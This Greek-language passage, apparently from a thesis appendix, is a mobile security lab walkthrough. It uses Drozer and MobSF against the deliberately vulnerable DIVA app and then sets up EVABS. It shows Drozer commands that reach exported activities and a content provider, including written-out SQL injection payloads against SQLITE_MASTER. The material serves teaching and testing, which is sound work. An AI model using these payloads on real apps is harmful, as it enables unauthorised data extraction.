Shared User ID: null
Uses Permissions:
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- None
```

Εικόνα 90. Προβολή της εντολής για την εύρεση πληροφοριών σχετικά με το πακέτο του DIVA.

Επιλέγεται το αρχείο δήλωσης του DIVA (Εικόνα 91).

```
dz> run app.package.manifest jakhar.aseem.diva
<manifest versionCode="1"
  versionName="1.0"
  package="jakhar.aseem.diva"
  platformBuildVersionCode="23"
  platformBuildVersionName="6.0-2166767">
  <uses-sdk minSdkVersion="15"
    targetSdkVersion="23">
  </uses-sdk>
  <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.READ_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <application theme="@2131296387"
    label="@2131099683"
    icon="@2130903040"
    Version: 1.0
    Data Directory: /data
    APK Path: /data/app/j
    UID: 10028
    GID: [1030, 1028, 300
    Shared Libraries: nul
    Shared User ID: null
    Uses Permissions:
    - android.permission.
    - android.permission.
    - android.permission.
    Defines Permissions:
    - None
```

Εικόνα 91. Προβολή της εντολής για την εμφάνιση του αρχείου δήλωσης του DIVA.

Επιπλέον, στο πλαίσιο του Drozer χρησιμοποιούνται και τα modules. Στη συνέχεια γίνεται προσπάθεια προσδιορισμού της επιφάνειας επίθεσης της εφαρμογής DIVA (Εικόνα 92).

```
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
3 activities exported
0 broadcast receivers exported
1 content providers exported
0 services exported
is debuggable
```

Εικόνα 92. Προβολή της εντολής για τον εντοπισμό των επιφανειών επίθεσης της εφαρμογής DIVA.

Όπως φαίνεται και παραπάνω υπάρχουν τρεις δραστηριότητες και ένας προμηθευτής περιεχομένου που αποτελούν επιφάνειες για επίθεση. Για περισσότερες πληροφορίες σχετικά με τις εξαγόμενες δραστηριότητες γίνεται χρήση του module `app.activity.info` (Εικόνα 93).

```
dz> run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null
```


Εικόνα 93. Προβολή της χρήσης του module `app.activity.info`.

Στη συνέχεια αξιοποιείται η δραστηριότητα `jakhar.aseem.DIVA.APICredsActivity` από το Drozer. Για αυτό το λόγο γίνεται χρήση του module `app.activity.start` και δίνεται την εντολή με τις απαραίτητες σημαίες (Εικόνα 94).

```
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.APICr
edsActivity
```

Εικόνα 94. Προβολή της χρήσης του module `app.activity.start`.

Δίνοντας την εντολή και λόγω των διαπιστευτηρίων API της εφαρμογής στην κινητή συσκευή εμφανίζονται ευαίσθητες πληροφορίες που περιέχει η δραστηριότητα (Εικόνα 95).



Εικόνα 95. Προβολή των ευαίσθητων πληροφοριών της δραστηριότητας `jakhar.aseem.DIVA.APICredsActivity`.

Παράλληλα αξιοποιούνται οι εξερχόμενοι παροχείς περιεχομένων. Αυτό επιτυγχάνεται χρησιμοποιώντας το module `app.provider.info` ώστε να βρεθούν πληροφορίες σχετικά με τον παροχέα περιεχομένων που εντοπίστηκε νωρίτερα (Εικόνα 96).

```

dz> run app.provider.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
Authority: jakhar.aseem.diva.provider.notesprovider
Read Permission: null
Write Permission: null
Content Provider: jakhar.aseem.diva.NotesProvider
Multiprocess Allowed: False
Grant Uri Permissions: False

```

Εικόνα 96. Προβολή της χρήσης του module app.provider.info.

Αφού εντοπιστούν τα δεδομένα του παροχέα επιχειρείται η απόκτηση πρόσβασης σε αυτά. Για να πραγματοποιηθεί αυτό, γίνεται χρήση του module scanner.provider.finduris ώστε να βρεθούν τα δύο URI (Εικόνα 97).

```

dz> run scanner.provider.finduris -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Able to Query content://jakhar.aseem.diva.provider.notesprovider/notes/
Unable to Query content://jakhar.aseem.diva.provider.notesprovider
Unable to Query content://jakhar.aseem.diva.provider.notesprovider/
Able to Query content://jakhar.aseem.diva.provider.notesprovider/notes
Accessible content URIs:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes

```

Εικόνα 97. Προβολή της χρήσης του module scanner.provider.finduris.

Για την υποβολή ερωτήματος σε ένα από τα URI χρησιμοποιείται το module app.provider.query. Παρατηρείται ότι τα ευαίσθητα δεδομένα έχουν αποκαλυφθεί (Εικόνα 98).

```

dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes

```

_id	title	note
5	Exercise	Alternate days running
4	Expense	Spent too much on home theater
6	Weekend	b333333333333r
3	holiday	Either Goa or Amsterdam
2	home	Buy toys for baby, Order dinner
1	office	10 Meetings. 5 Calls. Lunch with CEO

Εικόνα 98. Προβολή της χρήσης του module app.provider.query.

Στη συνέχεια σκανάρεται για να εντοπιστεί πιθανόν SQL στον παροχέα περιεχομένου. Χρησιμοποιώντας το module scanner.provider.injection παρατηρείται ότι υπάρχουν δύο σημεία έγχυσης στις προβολές (Εικόνα 99).

```

dz> run scanner.provider.injection -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Not Vulnerable:
content://jakhar.aseem.diva.provider.notesprovider
content://jakhar.aseem.diva.provider.notesprovider/

Injection in Projection:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes

Injection in Selection:
content://jakhar.aseem.diva.provider.notesprovider/notes/
content://jakhar.aseem.diva.provider.notesprovider/notes

```

Εικόνα 99. Προβολή της χρήσης του module scanner.provider.injection.

Αφού βρεθούν τα ερωτήματα SQL χρησιμοποιείται το module app.provider.query για να τα εκδώσουμε. Διαπιστώνεται ότι οι πίνακες SQL είναι εκτεθειμένοι (Εικόνα 100).

```

dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "*"
unrecognized token: "*" FROM notes ORDER BY title" (code 1): , while compiling: SELECT ' FROM notes ORDER BY titl
e
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "* FROM SQLITE
_MASTER WHERE type='table';--"

```

type	name	tbl_name	rootpage	sql
table	android_metadata	android_metadata	3	CREATE TABLE android_metadata (locale TEXT)
table	notes	notes	4	CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCRE
table	sqlite_sequence	sqlite_sequence	5	CREATE TABLE sqlite_sequence(name,seq)

Εικόνα 100. Προβολή της χρήσης του module app.provider.query για τα ερωτήματα SQL.

Για την εξαγωγή των δεδομένων από τον πίνακα, γίνεται ξανά χρήση του module app.provider.query με το URI και το ερώτημα SQL. Με αυτόν τον τρόπο επιτυγχάνεται η εξαγωγή δεδομένων από τις σημειώσεις του πίνακα (Εικόνα 101).

```

dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ --projection "* FROM notes-
"

```


_id	title	note
1	office	10 Meetings. 5 Calls. Lunch with CEO
2	home	Buy toys for baby, Order dinner
3	holiday	Either Goa or Amsterdam
4	Expense	Spent too much on home theater
5	Exercise	Alternate days running
6	Weekend	b333333333333r

Εικόνα 101. Προβολή της χρήσης του module app.provider.query με το URI και το ερώτημα SQL.

Μετά τη χρήση όλων αυτών modules παρατηρείται ότι το Drozer περιέχει πληθώρα ενοτήτων, οι οποίες πρέπει να αξιοποιηθούν για τη διενέργεια τυπικής αξιολόγησης ασφαλείας μιας εφαρμογής Android. Παρόλα αυτά αποτελεί ένα πολύ χρήσιμο εργαλείο για την ανάδειξη των ευπαθειών που υπάρχουν στις εφαρμογές Android και την αντιμετώπισή τους.

Μπόνους 2: Εγκατάσταση και χρήση του Mobile Security Framework (MobSF)

Το Mobile Security Framework (MobSF) αποτελεί μια με πολλές λειτουργίες αυτοματοποιημένη εφαρμογή για κινητά (Windows/IOS/Android/Linux). Είναι σε θέση να αναλύει ένα κακόβουλο λογισμικό, να αξιολογεί την ασφάλεια μιας εφαρμογής αλλά και να πραγματοποιεί στατικές και δυναμικές αναλύσεις, οι οποίες περιγράφονται στη συνέχεια. Για την εγκατάσταση, όμως, του MobSF στα Kali Linux απαιτείται πρώτα η εγκατάσταση του Git με την εντολή ‘sudo apt get install git’. Το Git είναι ελεύθερο και ανοικτού κώδικα σύστημα ελέγχου εκδόσεων που σχεδιάστηκε για να διαχειρίζεται μικρά και πολύ μεγάλα έργα. Στη συνέχεια απαιτείται η εγκατάσταση της Python3.7 με την εντολή ‘sudo apt-get install python3’ και της πλατφόρμας JDK8+ με την εντολή ‘sudo apt-get install openjdk-8-jdk’. Η JDK8+ είναι η πλατφόρμα ανάπτυξης Java και χρησιμοποιείται για την σύνταξη ανάπτυξης προγραμμάτων Java. Στην συνέχεια κρίνεται αναγκαία η εγκατάσταση κάποιων περαιτέρω εξαρτήσεων που απαιτούνται για το συγκεκριμένο πρόγραμμα δίνοντας την εντολή ‘sudo apt install python3-venv python3-pip python3-dev build-essential libffi-dev libssl-dev libxml2-dev libxslt1-dev libjpeg8-dev zlib1g-dev wkhtmltopdf’. Μετέπειτα εγκαθίσταται το MobSF από την σελίδα του στο github <https://github.com/MobSF/Mobile-Security-Framework-MobSF> και μέσα στον φάκελό του δοκιμάζεται αν λειτουργεί δίνοντας την εντολή ‘./setup.sh’. Έπειτα, δίνοντας την εντολή ‘./run.sh’ τίθενται σε εφαρμογή το πρόγραμμα (Εικόνα 102).




```
root@kali:~/Desktop/Mobile-Security-Framework-MobSF-master# ./run.sh
[2020-02-27 16:34:31 -0500] [13845] [INFO] Starting gunicorn 20.0.4
[2020-02-27 16:34:31 -0500] [13845] [INFO] Listening at: http://0.0.0.0:8000 (13845)
[2020-02-27 16:34:31 -0500] [13845] [INFO] Using worker: threads
[2020-02-27 16:34:31 -0500] [13848] [INFO] Booting worker with pid: 13848
[INFO] 27/Feb/2020 21:38:42 - db.sqlite3 docker-compose.yml Dockerfile
[INFO] 27/Feb/2020 21:38:42 - Mobile Security Framework v3.0.4 Beta
REST API Key: 0c1565795d26e11b187491479107393423311e0115acf4e45bcc14559289257d
[INFO] 27/Feb/2020 21:38:42 - OS: Linux
[INFO] 27/Feb/2020 21:38:42 - Platform: Linux-4.19.0-kali1-amd64-x86_64-with-Kali-1-kali-rolling-kali-rolling
[INFO] 27/Feb/2020 21:38:43 - Dist: kali 2019.1 n/a
[INFO] 27/Feb/2020 21:38:43 - MobSF Basic Environment Check
```

Εικόνα 102. Προβολή της εντολής ./run.sh για το MobSF.

Αφού ελεγχθεί η ομαλή λειτουργία του MobSF πραγματοποιείται πλοήγηση στη διεύθυνση <http://localhost:8000/> για την απόκτηση πρόσβασης στη διεπαφή ιστού MobSF, όπου ανεβάζετέ το αρχείο .apk ώστε να πραγματοποιηθεί στατική ανάλυση. Στη συγκεκριμένη διεπαφή είναι δυνατόν να ανέβει οποιοδήποτε αρχείο .apk χρειάζεται στατική ανάλυση. Στην εν προκειμένω περίπτωση χρησιμοποιείται το DIVA. Η στατική ανάλυση αποτελεί μια μέθοδο εντοπισμού σφαλμάτων, εξετάζοντας τον πηγαίο κώδικα πριν από την εκτέλεση ενός προγράμματος. Αυτό

πραγματοποιείται με την ανάλυση ενός συνόλου κώδικα έναντι ενός συνόλου κανόνων κωδικοποίησης. Τοποθετώντας το .apk αρχείο του DIVA στο MobSF εμφανίζεται η στατική ανάλυση που πραγματοποιήθηκε στην εφαρμογή (Εικόνα 103).



Εικόνα 103. Προβολή της στατικής ανάλυσης από το MobSF για την εφαρμογή DIVA.

Στη στατική ανάλυση που πραγματοποίησε το MobSF αποκτάται η πρόσβαση στο σύνολο των δραστηριοτήτων, των υπηρεσιών, των δεκτών και των προμηθευτών της εφαρμογής και παρουσιάζεται πόσες από αυτές έχουν εξαχθεί. Επιπλέον, η εφαρμογή DIVA βαθμολογείται από το MobSF για την ασφάλεια της με βαθμολογία 55/100. Παράλληλα στο MobSF φαίνονται η πιστοποίηση υπογράφοντος, τα δικαιώματα της εφαρμογής, η δυαδική ανάλυση, τα Android API, οι προηγηθείσες δραστηριότητες και αναλύσεις πάνω στην συνολική ασφάλεια και στα κακόβουλα λογισμικά της εφαρμογής, όπως και η επικινδυνότητα όλων αυτών με βάση το MobSF (Εικόνα 104).

ISSUE	SEVERITY	CVSS	CWE	OWASP	FILES
App can read/write to External Storage. Any App can read data written to External Storage.	high	5.5	CWE-276	M2: Insecure Data Storage	jakhar/aseem/diva/InsecureDataStorage4Activity.java
App creates temp file. Sensitive information should never be written into a temp file.	high	5.5	CWE-276	M2: Insecure Data Storage	jakhar/aseem/diva/InsecureDataStorage3Activity.java
App uses SQLite Database and execute raw SQL query. Untrusted user input in raw SQL queries can cause SQL Injection. Also sensitive information should be encrypted and written to the database.	high	5.9	CWE-89	M7: Client Code Quality	jakhar/aseem/diva/InsecureDataStorage2Activity.java jakhar/aseem/diva/SQLInjectionActivity.java jakhar/aseem/diva/NotesProvider.java
The App logs information. Sensitive information should never be logged.	info	7.5	CWE-532		jakhar/aseem/diva/InsecureDataStorage2Activity.java jakhar/aseem/diva/AccessControl1Activity.java jakhar/aseem/diva/AccessControl2Activity.java jakhar/aseem/diva/InsecureDataStorage4Activity.java

PERMISSIONS
Common

PERMISSION	STATUS	INFO
android.permission.INTERNET	dangerous	full Internet access

Only in jakhar.aseem.diva - 1.0

PERMISSION	STATUS	INFO
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete SD card contents
android.permission.READ_EXTERNAL_STORAGE	dangerous	read SD card contents

PERMISSION SUMMARY
Total Common 1
Only in jakhar.aseem.diva - 1.0 2
Only in com.revo.evabs - 1.0 0

ISSUE

SEVERITY


DESCRIPTION

Activity (jakhar.aseem.diva.APICredits2Activity) is not Protected. An intent-filter exists.	high	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.
Activity (jakhar.aseem.diva.APICreditsActivity) is not Protected. An intent-filter exists.	high	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.
Application Data can be Backed up [android:allowBackup=true]	medium	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
Content Provider (jakhar.aseem.diva.NotesProvider) is not Protected. [android:exported=true]	high	A Content Provider is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.

Εικόνα 104. Προβολή των διαφόρων προβλημάτων και αδειών για τις δραστηριότητες της εφαρμογής DIVA που εντόπισε το MobSF.

Μέσω του MobSF είναι δυνατή η δυναμική ανάλυση στην εφαρμογή DIVA, η οποία αποτελεί δοκιμή και αξιολόγηση ενός προγράμματος με την εκτέλεση δεδομένων σε πραγματικό χρόνο. Ο στόχος αφορά τον εντοπισμό σφαλμάτων σε ένα πρόγραμμα όσο αυτό εκτελείται, αντί της επανειλημμένης εξέτασης του κώδικα εκτός σύνδεσης, και την εξάλειψη της αναγκαίας τεχνητής δημιουργίας καταστάσεων που ενδέχεται να προκαλέσουν σφάλματα. Για να πραγματοποιηθεί η δυναμική ανάλυση στο DIVA, κρίνεται απαραίτητη η εγκατάσταση του Genymotion Android VM, ενός προσομοιωτή android και η προσομοίωση ενός Android 7.0 και πιο καινούργιων εκδόσεων ώστε να λειτουργήσει κανονικά η δυναμική ανάλυση. Είναι σημαντικό να αναφερθεί επίσης, ότι δεν είναι δυνατόν να πραγματοποιηθεί δυναμική ανάλυση σε περίπτωση που το MobSF λειτουργεί μέσα σε κάποιο εικονικό μηχάνημα. Πραγματοποιώντας την δυναμική ανάλυση στο DIVA καθίσταται δυνατός ο

εντοπισμός των βάσεων δεδομένων, των πληροφοριών της συσκευής, των .class αρχείων, της κωδικοποίηση και η λειτουργία των εξαγόμενων και μη δραστηριοτήτων της εφαρμογής DIVA (Εικόνα 105).




Εικόνα 105. Δυνατότητες που προσφέρει το MobSF με την δυναμική του ανάλυση.

Παράρτημα Β - EVABS


Το EVABS αποτελεί μια ανοικτού κώδικα εφαρμογή Android που είναι εκ προθέσεως ευάλωτη, ώστε να λειτουργεί ως πλατφόρμα εκμάθησης για αρχάριους ασφαλείας εφαρμογών Android. Στόχος της, όπως και του DIVA, είναι να εισαγάγει τους αρχάριους με πολύ περιορισμένες ή μηδενικές γνώσεις σε μερικές από τις μεγαλύτερες και ευρέως πιο συνηθισμένες αδυναμίες εφαρμογών Android. Το EVABS ακολουθεί μια προσέγγιση με επίπεδα όπου σε κάθε επίπεδο, ο παίκτης μαθαίνει μια νέα ευπάθεια.

Εγκατάσταση apk στην κινητή μας συσκευή και λειτουργία της εφαρμογής EVABS. Αρχικά, τα αρχεία της εφαρμογής κατεβαίνουν από την σελίδα της στο github <https://github.com/abhi-r3v0/EVABS>. Στη συνέχεια, ανοίγεται το Android Studio, και συγκεκριμένα τα αρχεία του EVABS. Από την καρτέλα *Build* και επιλέγεται το *Generate Signed APK* για να δημιουργηθεί το EVABS.apk. Με αυτόν τον τρόπο η κινητή συσκευή συνδέεται με τον υπολογιστή. Στην εικόνα 106 παρουσιάζεται η εφαρμογή και την συσκευή που θα χρησιμοποιήσει το AndroidStudio.



Εικόνα 106. Παρουσίαση της εφαρμογής και της συσκευής που θα λειτουργήσει στο Android Studio.


Έπειτα, επιλέγεται το κουμπί *Run* για να εγκατασταθεί η εφαρμογή στο κινητό.



Εικόνα 107. Προβολή της ιστορίας της εφαρμογής EVABS.


Ανοίγοντας την εφαρμογή εμφανίζεται ένα μήνυμα, με το οποίο εξηγείται η ιστορία της εφαρμογής που περιπλέκεται με τις προκλήσεις. Συγκεκριμένα, ο χρήστης σε

ρόλο επιστήμονα στέλνεται σε ένα καινούργιο πλανήτη προκειμένου να τον ανακαλύψει. Ο επιστήμονας, θέλοντας να ενημερώσει ότι προσέκρουσε σε έναν άλλο πλανήτη και ότι το διαστημόπλοιο έχει υποστεί μεγάλη βλάβη χάνοντας όλες τις γραμμές επικοινωνίας, προσπαθεί να στείλει το δυνατόν τελευταίο μήνυμα. Μέσα από αυτό ενημερώνει ότι είναι αναγκαία η επισκευή του EVABS, του εικονικού συστήματος του διαστημοπλοίου. Επομένως, η δοκιμασία που καλείται να εκπληρώσει ο χρήστης είναι η επισκευή του EVABS, ώστε το διαστημόπλοιο να πετάξει ξανά (Εικόνα 107).



Εικόνα 108. Προβολή του μηνύματος που έστειλε ο επιστήμονας.

Προκειμένου το σύστημα να αναγνωρίζει τον χρήστη ζητάει την προσθήκη του ονόματός του. (Εικόνα 108). Αφού προστεθεί το όνομα του χρήστη εμφανίζεται το αρχικό μενού της εφαρμογής, το οποίο ως επιλογές έχει τις προκλήσεις και το Flag Check που αφορά τον έλεγχο των σημαιών για τις προκλήσεις (Εικόνα 109).



Εικόνα 109. Προβολή του αρχικού μενού της εφαρμογής EVABS.

Εγκατάσταση των εργαλείων Dex2jar, JD-GUI, Apktool και Frida. Για την εγκατάσταση των εργαλείων [Dex2jar](#), [JD-GUI](#) και [Apktool](#) έχει γίνει λεπτομερής αναφορά στην παρουσίαση του DIVA, για αυτό δεν θα επεκταθούμε περισσότερο σ’ αυτό το κεφάλαιο. Το Frida είναι μια δυναμική εργαλειοθήκη για προγραμματιστές, για αντίστροφους μηχανικούς και για ερευνητές ασφαλείας. Είναι ένα δωρεάν σκηνοθετημένο, φορητό, και δοκιμασμένο εργαλείο . Για την εγκατάστασή του σε Kali Linux, η οποία αποτελεί μια εύκολη διαδικασία, χρειάζεται να δοθεί η εντολή ‘pip install frida-tools’. Το συγκεκριμένο εργαλείο επιτρέπει την εισαγωγή των αποσπασμάτων Javascript ή της βιβλιοθήκης του χρήστη σε εγγενείς εφαρμογές Windows, MacOS, Linux, iOS και Android. Επιπλέον, περιέχει μερικά απλά εργαλεία που είναι κατασκευασμένα πάνω στα Frida API.

Λήψη αρχείων Java. Όπως στο DIVA και EVABS απαιτείται λήψη των αναγνωσμένων αρχείων Java χρησιμοποιώντας τα εργαλεία Dex2jar και JD-GUI που κατεβάσαμε και προηγουμένως. Από τον φάκελο του Dex2jar γίνεται μετατροπή των αρχείων .dex σε αρχεία .jar με την ακόλουθη εντολή στο τερματικό (Εικόνα 110).

```
root@kali:~/Desktop/dex2jar-2.0# sh d2j-dex2jar.sh EVABsv4.apk
dex2jar EVABsv4.apk -> ./EVABsv4-dex2jar.jar
```

Εικόνα 110. Προβολή της εντολής για την μετατροπή του αρχείου .dex του EVABS σε .jar.


Στη συνέχεια το αρχείο EVABsv4-dex2jar.jar εμφανίζεται στον ίδιο κατάλογο μαζί με το apk της εφαρμογής. Ανοίγοντάς το αρχείο με το JD-GUI αποκτάται πρόσβαση στα Java αρχεία της εφαρμογής EVABS. Επιπλέον, όπως στο DIVA είναι απαραίτητη η απόκτηση πρόσβασης σε AndroidManifest.xml αρχείο και κώδικα smali της

εφαρμογής. Αυτό επιτυγχάνεται με την βοήθεια του Apktool και την παρακάτω εντολή (Εικόνα 111).

```
root@kali:~/Desktop/dex2jar-2.0# apktool d EVABsv4.apk
I: Using Apktool 2.3.4-dirty on EVABsv4.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Εικόνα 111. Προβολή της εντολής για το κατέβασμα του .xml αρχείου της εφαρμογής EVABS.

